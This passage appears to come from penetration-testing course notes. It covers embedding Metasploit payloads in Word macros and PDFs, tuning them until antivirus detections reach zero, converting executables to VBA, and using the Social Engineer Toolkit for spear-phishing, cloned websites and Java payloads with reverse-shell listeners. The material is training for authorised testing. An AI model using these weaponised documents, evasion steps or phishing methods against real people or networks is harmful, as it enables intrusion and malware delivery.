has created all of the necessary code for our payload to function. This is why the original name of the Macro was temporary.



After you have deleted the initial VB code, paste in the VB code from msfpayload from the first "Sub Auto_Open" to the last "End Sub" right before the Payload data. There is no need to paste in the Payload data or any of the comments at the beginning of the msfpayload output.

When you are done, select "Save" and close the Microsoft Visual Basic editor.


You can then save your document and upload it to Virus Total. Be sure to save your document as a "Macro-Enabled" Document.



So far, it looks like our payload will sail right through any AV checks! When working with Office documents it is a good plan to get the number of AV detects to zero, or as close to zero as possible. Even one Anti-Virus vendor detecting your document can cause your payload to be caught by their e-mail filters, even if it is not an AV that they are using on their desktops.

Why?

The reason is that many environments are moving to Software As A Service (SAAS) vendors like Postini for their e-mail or e-mail filtering capabilities. Many of these vendors utilize "Cloud Anti-Virus" to scan attachments. With this approach, vendors scan e-mail and e-mail attachments with multiple AV products.



While it is great that the Word document bypassed AV detection, as pen testers we still have more work to do.

We need to test the executable version of the payload and the VBA version to ensure that our payload is not going to be detected in transit to the target machine or when it is extracted and run on the target machine.

The reason for this double-check is that when the Macro code is run it will create and run a .exe file. If your target AV can detect the .exe version of your payload, then your payload will fail.

There has to be an easier way. Can't we just create executables and turn them into VBA scripts? It would save a lot of time in the payload testing phase of your test.

It turns out we can.


There is a very nice utility in the "tools" directory called exe2vba.rb. With exe2vba you can convert an .exe of your choice into Visual Basic so you can import it into Office documents as a Macro. This is a nice feature because there will be times where you will want to take another piece of malware and convert it into something that is compatible as a Macro.

There have been a number of different situations where we have needed this capability in our testing. For example, you may have a customer that wants to see if a specific application backdoor, which is currently being used by a government or non-state actor, can bypass their e-mail filters and be run on their systems. You can download and edit the backdoor so it bypasses AV, then insert it into a Word document or an Excel spreadsheet. Another tactic that all pen testers should learn is scripting backdoors and converting those scripts to .exe files. A great utility for this is py2exe, which converts Python scripts into .exe files.

The usage for exe2vba is "./exe2vba.rb [exe] [vba]"

As in:

```
# ./exe2vba.rb notevil.exe notevil.vba
```



The overall process of inserting a payload into a .pdf is very similar to the Office documents we discussed earlier. However, one key difference is that Metasploit has a stand-alone module dedicated to embedding .exe files into .pdf files.


To access the module you would run:

```
msf> use exploit windows/fileformat/adobe_pdf_embedded_exe
```

There are a couple of options you will have to set to make this work properly. First, you will have to choose a payload by setting the PAYLOAD option. You will then need to set all of the necessary options for your chosen payload like LHOST and LPORT .

However, specific to this exploit you will need to specify the INFILENAME. This will be the host .pdf file. As we mentioned earlier, choosing a .pdf file that the target network is hosting on their web site is an excellent approach. You will need to specify the path to where that file exists on your system.

When you type "exploit" Metasploit will take your template pdf and insert your .exe payload into it. Metasploit will also insert the necessary JavaScript to extract the .exe file and run the .exe file when the user opens the pdf. Once again, keep in mind that if your .exe payload is detectable by AV it will be detected when the JavaScript extracts it on the target system.



Now let's take a look at the Social Engineering Toolkit, a tool which greatly simplifies many of the different features of Metasploit.


The Social Engineer Toolkit was developed to simplify the process of launching client-side attacks. In fact, that is the main goal of social-engineer.org. This website specializes in offering tips and tricks specific to social-engineering engagements. Having a toolkit for launching attacks and receiving the reverse connections is a big part of effective social-engineering attacks.

The easiest way to install the Social Engineer Toolkit is to run the following command:

```
svn co http://svn.thepentest.com/social_engineering_toolkit
```

Basically, the Social Engineer Toolkit is a python program that wraps many of the features and interfaces of Metasploit. It takes many of the more complex and lengthy commands of Metasploit like msfpayload, msfencode and msfcli and reduces them to a simple hack-by-numbers interface that automatically takes your options and runs the commands.


Beyond simply wrapping commands, SET also provides some support features to effectively deliver your attacks to a target network. For example, it supports e-mailing capabilities and the ability to set up a fake website that can launch attacks and deliver payloads.



For e-mail attacks SET provides two different approaches. First, it can create a payload and send it into the e-mail addresses that you provide. This is a great option for learning about how to launch spear-phishing attacks. However, as you recall from earlier today, there can be issues with default Metasploit payloads and AV products. To remedy this issue SET also supports the ability for the tester to create their own payloads and send them all within SET. This will probably be your preferred approach in a test because it allows you to create and test your own payloads before sending them to a target.

Many of the default e-mail attacks target Adobe. SET also supports the ability to send a payload in a PDF and .vba payloads in rar format. Currently, it does not support the ability to insert .vba payloads into Office documents.

If you choose to use SET to deliver the e-mails, you will need to ensure that Sendmail is installed and configured on your system.




Some of the most interesting features of SET deal with its ability to launch attacks via a website that the tester creates.

It has the ability to clone a target website and host exploits or a Java-based payload. This is incredibly effective, because you can clone a web site that the target organization is using to deliver your attack. Because the target users are familiar with the website, they will be far more likely to wait while your exploits load or will be far more trusting of Java pop-ups.

Even if you don't choose to clone a website, SET has the ability for a tester to create their own site and embed Metasploit exploits and payloads in it. The default website that SET provides is quite humorous, as it has about 15 different messages on it, stressing the importance of running Java and even instructions from the CEO on how to install and run the Java program that has a payload in it.


Currently, the Java delivery method supports Windows, Linux and OS X.



As we have seen, creating payloads and encoding them can create some very long command-line options. SET greatly simplifies this process by creating an environment where the tester chooses a series of options from lists, then SET generates the options and runs the commands.

The first thing SET shows you is a list of possible payloads. It should be noted that this is not a full list of available payloads, but the ones the developers of SET feel are the most heavily used. After you have selected your payload, SET offers you a list of encoders to choose from. You can specify that you do not want to use an encoder at this time. After you have chosen your encoder, you can specify how many times you wish to encode your payload. Unfortunately, SET does not have the ability to specify an alternate template.exe at this time. Next, you specify the options such as LHOST and LPORT for the reverse connections. After all of the options have been set, it generates the payload and starts the listener for the reverse connections.


For bypassing AV products we still prefer to use the traditional msfpayload | msfencode approach to load a custom .exe intp a pdf. However, the functionality provided in SET is excellent for rapid research and testing of the different payloads and encoding methods.



Let's give SET a run. In this lab we are going to see how we can use SET to create a Java payload and host it on a website to take over a target system.

Over the next few slides, we will be looking at how to set up Java as a payload. There are a number of reasons why Java is an excellent choice when it comes to delivering Metasploit payloads. First, Java runs just about everywhere. Also, the way we are going to run Java on a target in this exercise, it will require the user to select "Run" in order for the payload to trigger. This can be a very good aspect of your test. In addition to testing technology, we also need to test people. Often, people are the weakest link to an organizations security posture.

In the example used in this lab, we will insert our payload into a .jar file and serve it up on a template website created for you by SET. We will then surf to the site and test to see if the payload triggers.



We first need to configure the Social Engineering Toolkit to use the correct directory to load Metasploit payloads.


First, change your directory to the config directory of the Social Engineering Toolkit:

```
# cd /home/tools/social_engineering_toolkit-1.3.5/config
```

Next, we need to edit the set_config file:

```
# gedit ./set_config
```

Now we need to find the line **METASPLOIT_PATH=** and change the path to **/home/tools/framework-4.0.0**



To start the Social Engineering Toolkit, we need to navigate to the correct directory.


```
# cd /home/tools/social_engineering_toolkit
```

Then we need to start set:

```
# ./set
```

Once SET starts you should see some nice ASCII art.


Cool ASCII art seems to be a consistent theme of the Metasploit project and any side projects.



As you can see, SET has a number of attack approaches. It can help launch spear-phishing attacks, Web attacks, and generate payloads. It even has the ability to automatically update the Metasploit framework and the SET framework. We recommend that any time you update your tools they should be tested in a lab environment before fielding them in a test.

For this lab we will be utilizing SETs "Website Attack Vectors".

